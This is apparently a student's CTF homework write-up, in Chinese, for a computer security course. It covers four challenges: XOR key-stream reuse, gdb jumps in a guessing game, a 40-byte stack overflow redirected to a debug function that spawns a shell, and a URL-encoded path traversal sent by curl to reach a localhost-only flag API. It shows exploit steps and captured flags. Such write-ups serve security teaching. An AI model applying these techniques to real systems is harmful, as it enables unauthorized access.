Computer Security hw0 writeups

R10921A03 張承遠 (id: helloworst)

詳細程式碼請參考各附檔。

1. to bf or not to bf

Concept

題目給兩張被加密的照片跟一個python code

首先觀察 python code 可以發現這是一個讀取照片並加密的程式。
加密的方法為:

1. 隨機產出一段 string 當作 random 函式的seed。
2. 將照片中每個 pixel 與隨機整數(0~255)做 xor 運算並存起來

由於隨機產出的 string 是用時間當作 seed，因為無法得知被加密照片的時間，難以直接破解。
這時可以利用 xor 運算的特性以及加密的兩張照片來還原兩張圖片。

假設原本為照片A、B，被加密的照片為EB、EA，用來加密的數字陣列為R
(視A, B, EB, EA, R為相同大小的二維陣列，由加密程式中可以得知加密兩張照片用的是同一個seed，因此R為一樣的)

- *Assume* EA = A ^ R, EB = B ^ R
- *Then*, EA ^ EB = (A ^ R) ^ (B ^ R)= **A ^ B**

由以上式子得知將兩張加密過後的照片做xor運算後可以得到兩張原始照片 xor 的照片，查看照片便可以拿到Flag。


2. XAYB

Concept

題目給了一個猜數字的執行檔，只有三次機會可以猜。

首先用 objdump 觀察執行檔。但由於太複雜，因此改用 decompiler snowman解析。
可以觀察到在 game_logic function 裡面包含猜數字遊戲的規則，並從最後幾行可以得知

在猜對數字後會經過一些複雜運算後並印出疑似 Flag 的東西。




查看此運算使用的變數後發現變數與猜數字的過程中的輸入無關，因此可以試著使用工具直接跳到這幾行執行印出 Flag。

Exploit

在這裡使用 gdb debugger

由於最後那段程式碼有使用到 v5 這個變數，所以至少要先執行到宣告 v5 那行才能跳到最後印出Flag的地方。



(宣告v5的地方)

GDB **執行過程:**

- `b game_logic` (在game_logic function設breakpoint)
- `r`
- `disas` (檢查assembly code，並找出宣告變數v5的地方(53b2))

```
(gdb) disas
Dump of assembler code for function game_logic:
   0x00005555555553aa <+0>:     push   %rbp
   0x00005555555553ab <+1>:     mov    %rsp,%rbp
=> 0x00005555555553ae <+4>:     sub    $0x40,%rsp
   0x00005555555553b2 <+8>:     mov    %rdi,-0x38(%rbp)
   0x00005555555553b6 <+12>:    movl   $0x3,-0x4(%rbp)
   0x00005555555553bd <+19>:    lea    0xc74(%rip),%rdi        # 0x555555556038
   0x00005555555553c4 <+26>:    callq  0x555555555040 <puts@plt>
```

- `b *0x000055555555553b6` (在宣告變數的後一行設breakpoint)
- `c`
- `disas` (檢查assembly code，並找出要跳的地方(551e))

```
   0x0000555555555518 <+366>:   cmpl   $0x5,-0xc(%rbp)
   0x000055555555551c <+370>:   jne    0x55555555556d <game_logic+451>
   0x000055555555551e <+372>:   lea    0xcbc(%rip),%rdi        # 0x5555555561e1
   0x0000555555555525 <+379>:   callq  0x555555555040 <puts@plt>
   0x000055555555552a <+384>:   movl   $0x0,-0x20(%rbp)
   0x0000555555555531 <+391>:   jmp    0x555555555559 <game_logic+431>
```

- `j *0x000055555555551e` (跳到最後運算及印出Flag的地方)
  得到Flag

```
(gdb) j *0x000055555555551e
Continuing at 0x55555555551e.
BINGO!
FLAG{W0o_WAW_Y0U_50_LvcKy_watch_v__LBV49TPBEg}
[Inferior 1 (process 7804) exited normally]
```

3. Arch Check

Concept

由於只有給一個執行檔，執行後輸入，可以得到結果。

先用 objdump 解密，
可以從裡面發現有一個 debug function 裡面疑似會執行 shell

```
00000000004011dd <debug>:
  4011dd:       f3 0f 1e fa             endbr64
  4011e1:       55                      push   rbp
  4011e2:       48 89 e5                mov    rbp,rsp
  4011e5:       48 83 ec 08             sub    rsp,0x8
  4011e9:       48 8d 3d 18 0e 00 00    lea    rdi,[rip+0xe18]        # 402008 <_IO_stdin_used+0x8>
  4011f0:       e8 9b fe ff ff          call   401090 <system@plt>
  4011f5:       90                      nop
  4011f6:       c9                      leave
  4011f7:       c3                      ret
```

再加上 main函式 裡面使用的是 scanf，有 buffer overflow 的可能。
因此試著在輸入的時候用 debug 的 function address 蓋掉 main function 的 return address

```
00000000004011f8 <main>:
  4011f8:       f3 0f 1e fa             endbr64
  4011fc:       55                      push   rbp
  4011fd:       48 89 e5                mov    rbp,rsp
  401200:       48 83 ec 20             sub    rsp,0x20
  401204:       b8 00 00 00 00          mov    eax,0x0
  401209:       e8 88 ff ff ff          call   401196 <init>
  40120e:       48 8d 3d f6 0d 00 00    lea    rdi,[rip+0xdf6]        # 40200b <_IO_stdin_used+0xb>
  401215:       e8 56 fe ff ff          call   401070 <puts@plt>
  40121a:       48 8d 3d 07 0e 00 00    lea    rdi,[rip+0xe07]        # 402028 <_IO_stdin_used+0x28>
  401221:       e8 4a fe ff ff          call   401070 <puts@plt>
  401226:       48 8d 45 e0             lea    rax,[rbp-0x20]
  40122a:       48 89 c6                mov    rsi,rax
  40122d:       48 8d 3d 2c 0e 00 00    lea    rdi,[rip+0xe2c]        # 402060 <_IO_stdin_used+0x60>
  401234:       b8 00 00 00 00          mov    eax,0x0
  401239:       e8 62 fe ff ff          call   4010a0 <__isoc99_scanf@plt>
  40123e:       48 8d 3d 23 0e 00 00    lea    rdi,[rip+0xe23]        # 402068 <_IO_stdin_used+0x68>
  401245:       e8 26 fe ff ff          call   401070 <puts@plt>
  40124a:       b8 00 00 00 00          mov    eax,0x0
  40124f:       c9                      leave
  401250:       c3                      ret
  401251:       66 2e 0f 1f 84 00 00    nop    WORD PTR cs:[rax+rax*1+0x0]
  401258:       00 00 00
  40125b:       0f 1f 44 00 00          nop    DWORD PTR [rax+rax*1+0x0]
```

Exploit

首先計算存 scanf 變數的 address 到 return address 的 offset:

```
00000000004011f8 <main>:
  4011f8:       f3 0f 1e fa             endbr64
  4011fc:       55                      push   rbp
  4011fd:       48 89 e5                mov    rbp,rsp
  401200:       48 83 ec 20             sub    rsp,0x20
  401204:       b8 00 00 00 00          mov    eax,0x0
  401209:       e8 88 ff ff ff          call   401196 <init>
  40120e:       48 8d 3d f6 0d 00 00    lea    rdi,[rip+0xdf6]        # 40200b <_IO_stdin_used+0xb>
  401215:       e8 56 fe ff ff          call   401070 <puts@plt>
  40121a:       48 8d 3d 07 0e 00 00    lea    rdi,[rip+0xe07]        # 402028 <_IO_stdin_used+0x28>
  401221:       e8 4a fe ff ff          call   401070 <puts@plt>
  401226:       48 8d 45 e0             lea    rax,[rbp-0x20]
  40122a:       48 89 c6                mov    rsi,rax
  40122d:       48 8d 3d 2c 0e 00 00    lea    rdi,[rip+0xe2c]        # 402060 <_IO_stdin_used+0x60>
  401234:       b8 00 00 00 00          mov    eax,0x0
  401239:       e8 62 fe ff ff          call   4010a0 <__isoc99_scanf@plt>
  40123e:       48 8d 3d 23 0e 00 00    lea    rdi,[rip+0xe23]        # 402068 <_IO_stdin_used+0x68>
  401245:       e8 26 fe ff ff          call   401070 <puts@plt>
  40124a:       b8 00 00 00 00          mov    eax,0x0
  40124f:       c9                      leave
  401250:       c3                      ret
  401251:       66 2e 0f 1f 84 00 00    nop    WORD PTR cs:[rax+rax*1+0x0]
  401258:       00 00 00
  40125b:       0f 1f 44 00 00          nop    DWORD PTR [rax+rax*1+0x0]
```

由上述圖片可以得知main函式預留0x20的大小給local variable，換算成十進位為32。
而得知大小後需再加上 `rbp` 的大小(8 bytes) 才能計算出真正的offset。

P.S. 從開頭可以得知此binary為64進位，因此一個instruction的大小為8 bytes，

```
→ objdump -M intel -d arch_check

arch_check:     file format elf64-x86-64
```

最後計算得知區域變數 buffer 到 return address 的距離為32 + 8 = 40 bytes。
最後，我們在程式 input 時先隨機填充 40bytes 後再加上 debug 的 function address，便可以成功進入shell，接著用指令`grep -rnw . -e 'FLAG'` 成功找到 Flag。

- Result:

```
$ grep -rnw . -e 'FLAG'
./home/arch_check/flag:1:FLAG{d1d_y0u_ju5t_s4y_w1nd0w5?}
```

4. text2emoji

Concept

題目為一個網站，在網站中輸入文字可以得到該文字對應到的表情符號。

首先觀察source code可以觀察到:

1. `/looksLikeFlag` API似乎就是解答關鍵，但無法直接call此API，只能從 local server 才打的到此API。(listen 127.0.0.1)
2. 在`/public_api`裡面會去打 local server 的API，API URL由
   `const url = <http://127.0.0.1:7414/api/v1/emoji/${text}`
   語法決定的，因此可以試著透過使用者input($text)去改變`/public_api` URL。
3. 會檢查傳入的 input
   - 不能包含 `.`
   - 不能有空白

Exploit

1. 第一個想到可以輸入 `../looksLikeFlag` 來改變URL，但是source code裡面會檢查是否還有"."，所以行不通。
2. 試著使用 URL encoding 把`.`轉換成`%2e`，並用以下指令
   成功繞過檢查並得到True的回覆。

```
curl -d '{"text": "%2e%2e/looksLikeFlag?flag=FLAG{"}' -H "Content-Type: application/j
son" -X POST <http://splitline.tw:5000/public_api>
```

繞過成功之後，接著觀察可以從程式碼

`assert(FLAG.match(/^FLAG{[a-z0-9_]+}$/));`

得知flag的組成為a-z跟0-9跟_。因此可以利用 looksLikeFlags 這個 API，寫一個簡單的程式不斷去試flag直到搜尋到結尾符號 } 為止。